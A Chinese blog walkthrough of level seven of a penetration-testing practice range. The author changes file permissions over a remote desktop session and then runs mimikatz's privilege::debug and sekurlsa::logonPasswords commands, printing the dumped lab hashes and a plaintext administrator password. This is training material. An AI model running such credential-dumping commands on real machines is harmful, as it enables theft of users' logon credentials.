

封神台----尤里的复仇I-第七章： GET THE PASS!

原创

 向那风 于 2019-07-19 15:35:33 发布  880  收藏

分类专栏：[渗透学习](#) [靶场练习](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/x_yhy/article/details/96482004

版权



[渗透学习](#) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏




[靶场练习](#)


7 篇文章 0 订阅

订阅专栏


继续上一章的远程桌面连接，在C盘下找到这两个文件。



但是无权限打开。右键属性-安全。进行权限设置。



压缩包需要密码，文本里提示



使用minikatz工具，得到密码

命令：privilege::debug ---提升权限

sekurlsa::logonPasswords---获取登陆用户密码

- 远程桌面连接

```
minikatz 2.2.0 x86 (oe. eo)
'## v ##'      Vincent LE TOUX      < vincent.letoux@gmail.com >
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***/

minikatz # privilege::debug
Privilege '20' OK

minikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 3012994 (00000000:002df982)
Session           : RemoteInteractive from 1
User Name         : Administrator
Domain            : GONGKAIK-D45FB6
Logon Server      : GONGKAIK-D45FB6
Logon Time        : 2019-5-27 17:27:43
SID               : S-1-5-21-2775063910-2920027999-2173817585-500
msu :
[00000002] Primary
* Username       : Administrator
* Domain         : GONGKAIK-D45FB6
* LM             : 4d582fa9df7504345e8e7baade1462e6
* NTLM          : 43322078afa889e76ead4e24593fe0f6
* SHA1          : 0da6cbfad62801060ae66a9d6c1d75599f354f44
wdigest :
* Username       : Administrator
* Domain         : GONGKAIK-D45FB6
* Password       : wow!yougotit!
kerberos :
* Username       : Administrator
* Domain         : GONGKAIK-D45FB6
* Password       :
ssp :
credman :

Authentication Id : 0 ; 256472 (00000000:0003e9d8)
Session           : NetworkCleartext from 0
User Name         : IUSR_GONGKAIK-D45FB6
Domain            : GONGKAIK-D45FB6
Logon Server      : GONGKAIK-D45FB6
Logon Time        : 2019-5-20 19:25:58
SID               : S-1-5-21-2775063910-2920027999-2173817585-1003
msu :
[00000002] Primary
* Username       : IUSR_GONGKAIK-D45FB6
* Domain         : GONGKAIK-D45FB6
* LM             : 987d337aa99a3f68a6c7930727053580
* NTLM          : 1d77c613a0ce4675e78682520826a6db
* SHA1          : 32d407c860a6d70f5f8c84721bd2cef76a0d6143
wdigest :
* Username       : IUSR_GONGKAIK-D45FB6
* Domain         : GONGKAIK-D45FB6
* Password       :
kerberos :
* Username       : IUSR_GONGKAIK-D45FB6
* Domain         : GONGKAIK-D45FB6
* Password       :
ssp :
credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : NETWORK SERVICE
```

```
想要找到小芳吗.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

小芳在我的手上！
如果想要她活命的话，
你必须为我们工作！
哈哈你没有理由拒绝我的，对吧？
快来找我吧。完成靶场第八关，获得未知的资格吧！
第七关
```